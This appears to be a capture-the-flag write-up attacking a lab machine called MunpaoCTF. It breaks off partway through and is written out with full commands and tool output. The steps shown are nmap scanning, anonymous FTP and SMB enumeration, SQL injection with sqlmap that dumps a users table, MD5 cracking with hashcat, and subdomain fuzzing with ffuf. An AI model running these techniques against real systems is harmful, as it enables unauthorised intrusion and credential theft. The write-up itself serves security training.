1.GATHERING INFORMATION

1.1 PORT SCAN

1.1.1 NMAP

1.find out our IP first by executde common command below
>> ipconfig

#HOST IP = 192.168.163.134

2.Perform nmap scan to find which #TARGET IP is available within /24 range
>> nmap 192.168.163.134/24

#TARGET IP is 192.168.163.137

3. As I found #TARGET IP address then I can perform nmap scan deeper for more information about each port available and details.
>> nmap -A 192.168.163.134

```
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.163.134
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubun
nux; protocol 2.0)
| ssh-hostkey:
|   256 85:5e:b3:97:10:4b:df:5e:93:c8:82:91:57:df:77:51 (ECDSA)
|_  256 47:24:ac:ec:1b:a5:06:b6:4f:21:1e:b0:4e:9d:f4:82 (ED25519)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: MunpaoCTF
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 00:0C:29:B4:94:32 (VMware)
Warning: OSScan results may be unreliable because we could not fi
 least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 4.19 (97%),
x 5.0 - 5.14 (97%), OpenWrt 21.02 (Linux 5.4) (97%), MikroTik Rou
 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 6.0 (94%), Linux 5.4 - 5.10
), Linux 2.6.32 (91%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.
1%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
```

```
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.163.134
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp   open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Li
nux; protocol 2.0)
| ssh-hostkey:
|   256 85:5e:b3:97:10:4b:df:5e:93:c8:82:91:57:df:77:51 (ECDSA)
|_  256 47:24:ac:ec:1b:a5:06:b6:4f:21:1e:b0:4e:9d:f4:82 (ED25519)
80/tcp   open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: MunpaoCTF
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 00:0C:29:B4:94:32 (VMware)
Warning: OSScan results may be unreliable because we could not find at
 least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 4.19 (97%), Linu
x 5.0 - 5.14 (97%), OpenWrt 21.02 (Linux 5.4) (97%), MikroTik RouterOS
 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 6.0 (94%), Linux 5.4 - 5.10 (91%
), Linux 2.6.32 (91%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (9
1%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
| smb2-time:
|   date: 2026-03-15T07:27:46
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   1.04 ms munpao.com (192.168.163.137)

OS and Service detection performed. Please report any incorrect result
s at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.00 seconds
```

a. Result is shown interesting port within common range post (0-1024)

B. details about interesting service ports available

I. Service : HTTP, Port: 80


II. Service : FTP, Port: 21

III. Service : SMB ,Port: 445


1.2 HTTP Information Gathering

1.2.1 Web Browser Tools

1.Open FireFox browser to see information or clue on index page




2.Once when browser is ready filled url with “http:192.168.163.137”
3.Viewpage source by Press F12



4.Now I can see a little comment about this page and found clue

<!-- Can't find the way in? May I suggest with "65575d0766c89ce103967995f76c41d2" ;) →

5.Cracking cypher text using online tool [CrackStation]



I. result of cracking cypher text shown information to move on next step where I can find way to initial access to #TARGET machine

CYHER TEXT	TYPE	PLAINTEXT
65575d0766c89ce103967995f76c41d2	MD5	SAMBA

1.2.2 Dirb Enum Path

1. I can using DIRB for enum path that exist on #TARGET machine.it is necessary for using this tools to enum path first may be Login Page or Admin Page is online and that is the way to get in


2. Perform dirb command with big.txt


>> dirb http://192.168.163.137/ /usr/share/wordlists/dirb/big.txt

```
GENERATED WORDS: 20458

---- Scanning URL: http://192.168.163.137/ ----
==> DIRECTORY: http://192.168.163.137/A/
+ http://192.168.163.137/robots.txt (CODE:200|SIZE:29)
+ http://192.168.163.137/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.163.137/A/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Mar 15 03:38:49 2026
DOWNLOADED: 20458 - FOUND: 2
```

I. Result : shown interesting paths that is the way to get information or clue to initial access

3. Go to PATH /A by filled url “https//192.168.163/[PATH]





4. From Previous step nothing useful then try on other way

1.3 FTP Information Gathering

1. Using FTP to connect FTP server with user Anonymous base on information that I get but in this #TARGET I don’t get any username or password in first place so that using Anonymous user is good idea to try on

>> ftp 192.168.163.137 21

>> Anonymous

```
┌──(munpao㉿wtth)-[~]
└─$ ftp $target1 21
Connected to 192.168.163.137.
220 (vsFTPd 3.0.5)
Name (192.168.163.137:munpao): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I. FTP login success

```
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||24310|)
passsive
pass^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxr-xr-x    1 110      111           115 Mar 14 10:23 credentials.tx
t
-rwxr-xr-x    1 110      111            78 Mar 14 10:24 db_config.txt
-rwxr-xr-x    1 110      111           251 Mar 14 10:26 importantttttt
t.txt
-rwxr-xr-x    1 110      111           120 Mar 14 10:24 note.txt
226 Directory send OK.
ftp>
```

2. We can perform common command line to examine file or folder in this service
   I. ls : listing file
   II. more : to read file inside
3.After examine all exist files in FTP I found interesting file “importantttttt.txt”
4.Reading content in importantttttt.txt files

```
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxr-xr-x    1 110      111           115 Mar 14 10:23 credentials.tx
t
-rwxr-xr-x    1 110      111            78 Mar 14 10:24 db_config.txt
-rwxr-xr-x    1 110      111           251 Mar 14 10:26 importantttttt
t.txt
-rwxr-xr-x    1 110      111           120 Mar 14 10:24 note.txt
226 Directory send OK.
ftp> more note.txt
TODO:
- migrate admin panel to /administrator
- update SSH keys for all users
- check backup at /var/backups/system.zip
ftp> more db_config.txt
DB_HOST=localhost
DB_USER=dbadmin
DB_PASS=Sup3rS3cur3DB!
DB_NAME=productiondb
ftp> more credentials.txt
System Credentials Backup
═══════════════════════
admin:admin123
root:toor
backup:backup2024
developer:dev@1234
```

>> more importantttttttt.txt

I. word “By the way don't trust every information that you get in this service”

II. I can assume that this files in this service are rabbitholes

1.4 SMB

1.FROM #1.2.1 Web Browser Tools I have a clue in comment after opened source page that telling us to use SMB service to process to next step

2. Start with ENUM for finding exist Shared Dist on #TARGET machine by using enum4linux

>> enum4linux 192.168.163.137

```
   Sharename       Type      Comment
   ---------       ----      -------
   devshare$       Disk      Devolopment Share File :)
   print$          Disk      Printer Drivers
   IPC$            IPC       IPC Service (munpao server (Samba, U
))
necting with SMB1 for workgroup listing.
e to connect with SMB1 -- no workgroup available
```

```
S-1-22-1-1000 Unix User\munpao (Local User)
S-1-22-1-1001 Unix User\monkey (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)
S-1-22-1-1003 Unix User\alisia (Local User)

[+] Enumerating users using SID S-1-5-32 and logon usernar
rd ''
```

I. Result shown that USER,SHARED DIST all useful information

II. INTERESTED DISK : devshare$

(because print$ is for printing so that devshare$ in a place that dev saved devtool page or development files)

III> INTERESTED USER : munpao , monkey , ubuntu, alisia

(I can user username to perform hydra bruteforce password to ssh service)

3.using SMBCLIENT to connect “devshare$” disk with NOLOGIN

>> smbclient -N //$target1/devshare$

```
┌──(munpao㉿wlth)-[~]
$ smbclient -N //$target1/devshare$
y "help" to get a list of possible commands.
b: \>
```

I.success !!

4.after logged in to nologin or anonymous I can explore inside smb devshare$

5. After explored I find interesting files

```
smb: \archive\> cd 2023
smb: \archive\2023\> ls
  .                                   D        0  Sa
  ..                                  D        0  Sa
  passwords_old.txt                   N       88  Sa

                10218772 blocks of size 1024. 433795
smb: \archive\2023\>
```

I. “passwords_old.txt” that stored in \archive\2023

(I can use this for wordlists bruteforce password)

```
Admin Panel Migration Notes
═══════════════════════════
Old path : /A-D-M-I-N-D-P-a-g-e
Status   : DEPRECATED - moved to new server

New setup:
- Admin panel migrated to dev subdomain
- Contact devteam for new URL
- Old credentials no longer valid
```

II. “old_admin.txt” that stored in \docs after look into content shown that there is Admin page exist on #TARGET machine

>> more old_admin.txt PATH : /docs

Old path : /A-D-M-I-D-P-a-g-e

I. using this path on web browser “http:192.168.163.137/A-D-M-I-D-P-a-g-e”

II. found ADMIN PAGE

2.ENUM

2.1 Hydra Bruteforce

1. Once opened url path that recived on previous step #1.4 SMB using this path on web browser “http:192.168.163.137/A-D-M-I-D-P-a-g-e”
2. We can perform Hydra bruteforce password that I get from SMB service “passwords_old.txt”
3. NOT working at all I can try other way

2.2 SQL inject with SQLMAP

1. First I need to setting Burbsuit to save request that I will use on next step
2. Setting Burbsuit by setting below
    a. PROXY : 127.0.0.1
    b. Cert : burbsuit
    c. Opend Burbsuit Application
    d. Go to Proxy > intercept ON

3. Once Burbsuit is set and Intercept mode is ON then login with any credential on “http:192.168.163.137/A-D-M-I-D-P-a-g-e”
4. Open Burbsuit then RIGHT CLICK > saved item > using any filename.req
5. If I do correct step I will have file.req that I saved in previous step
6. Perform sqlmap tools with file.req
   >> sqlmap -r ./admin.req --dump

```
[04:11:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12
[04:11:55] [WARNING] missing database parameter. sqlmap is going to use the current
atabase to enumerate table(s) entries
[04:11:55] [INFO] fetching current database
[04:11:55] [INFO] resumed: labdb
[04:11:55] [INFO] fetching tables for database: 'labdb'
[04:11:55] [INFO] fetching number of tables for database 'labdb'
[04:11:55] [INFO] resumed: 1
[04:11:55] [INFO] resumed: users
[04:11:55] [INFO] fetching columns for table 'users' in database 'labdb'
[04:11:55] [INFO] resumed: 4
[04:11:55] [INFO] resumed: id
[04:11:55] [INFO] resumed: password
[04:11:55] [INFO] resumed: role
[04:11:55] [INFO] resumed: usernam
[04:11:55] [INFO] fetching entries for table 'users' in database 'labdb'
[04:11:55] [INFO] fetching number of entries for table 'users' in database 'labdb'
[04:11:55] [INFO] resumed: 4
[04:11:55] [INFO] resumed: admin
[04:11:55] [INFO] resumed: 1
[04:11:55] [INFO] resuming partial value: 7fb08224ae1ab0f9c2543454bd4
[04:11:55] [WARNING] (case) time-based comparison requires larger statistical model
please wait.............................. (done)
[04:11:56] [WARNING] it is very important to not stress the network connection duri
 usage of time-based payloads to prevent potential disruptions
```

I. It WORKED!!
II. It will take a while to get all data on database
III. All data is below

id	role	usernam	password
1	admin	<blank>	7fb08224ae1ab0f9c2543454bd4a706f
2	user	<blank>	47c764c6f595875460acdce38dbca512
3	user	<blank>	0c5c6b074b571085270f2e4563f44579
4	devadmin	<blank>	0571749e2ac330a7455809c6b0e7af90

2.3 Password Cracking From Database

2.3.1 Hash Identifier && Crackstation

1.after getting data from previous process #2.2 SQL inject with SQLMAP I can identify & crack it in one place (worked out with common hash)
[CrackStation]

2.Once CrackStation is opened then copy all hash that I got into filled field in CrackStation

3.after cracked with all password only one password is worked out with MD5 type that I can assume that all hashes is using MD5 that hashed and kept other credential for later

2.3.2 HASHCAT

1. from previous step you need I saved password hash that I what to crack on TXT files
2. After password hash file was created then I will use HASHCAT password cracking tool to crack with Dictionary attack password with -m = 0 or md5 format
   >> hashcat -m 0 ./s.txt ./passwords_old.txt

   I. Result : 7fb08224ae1ab0f9c2543454bd4a706f:m4np4o2026!
   II. Cracked Password : m4np4o202


```
7fb08224ae1ab0f9c2543454bd4a706f:m4np4o2026!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: ./s.txt
Time.Started.....: Sun Mar 15 04:58:30 2026 (0 secs)
Time.Estimated...: Sun Mar 15 04:58:30 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (./passwords_old.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     5341 H/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.........: 9/9 (100.00%)
Rejected.........: 0/9 (0.00%)
Restore.Point....: 0/9 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: admin123 → devteam123
Hardware.Mon.#01.: Util: 28%

Started: Sun Mar 15 04:58:26 2026
Stopped: Sun Mar 15 04:58:31 2026
```

2.3.4 Database summery

id	role	username	password
1	admin	<blank>	7fb08224ae1ab0f9c2543454bd4a706f
2	user	<blank>	47c764c6f595875460acdce38dbca512
3	user	<blank>	0c5c6b074b571085270f2e4563f44579
4	devadmin	<blank>	0571749e2ac330a7455809c6b0e7af90

2.4 ENUM SUBDOMAIN

1. FROM previous step I just cracked admin password then use this credential to login adminpage
    a. login: http://192.168.163.137/A-D-M-I-D-P-a-g-e/
    b. credential: admin : m4np4o2026!
    c. Result shown that it seem this page is migrated
    d. View source page by press F12



    e. <!-- migrated to munpao.com/admin with munpaotool feel free 4 FUZZ subdomain-->
    f. We found clue I need to find real admin page in "munpao.com/admin" but I need to find subdomain first using useragent “munpaotool”

2. It time to Enum subdomain but I need to setting frist because using domain name with no hosts setting up or domain name server lead to inter error . go to /etc/hosts on #HOST
3. Edited /etc/hosts adding “ 192.168.163.137 munpao.com”
   >> nano /etc/hosts

added : 192.168.163.137 munpao.com

```
 :: Method           : GET
 :: URL              : http://192.168.163.137
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : User-Agent: munpaotool
 :: Header           : Host: FUZZ.munpao.com
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 8262

dev                     [Status: 200, Size: 72, Words: 11, Lines: 6, Duration: 2ms]
```


4. Using FFUZ fuzzing tools with useragent setting by added option header
   >> ffuf -H "User-Agent: munpaotool" -H "Host: FUZZ.munpao.com" -u http://192.168.163.137 -w /usr/share/wordlists/dirb/common.txt -fs

```
 :: Method           : GET
 :: URL              : http://192.168.163.137
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : User-Agent: munpaotool
 :: Header           : Host: FUZZ.munpao.com
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 8262

dev                     [Status: 200, Size: 72, Words: 11, Lines: 6, Duration: 2ms]
```

8262

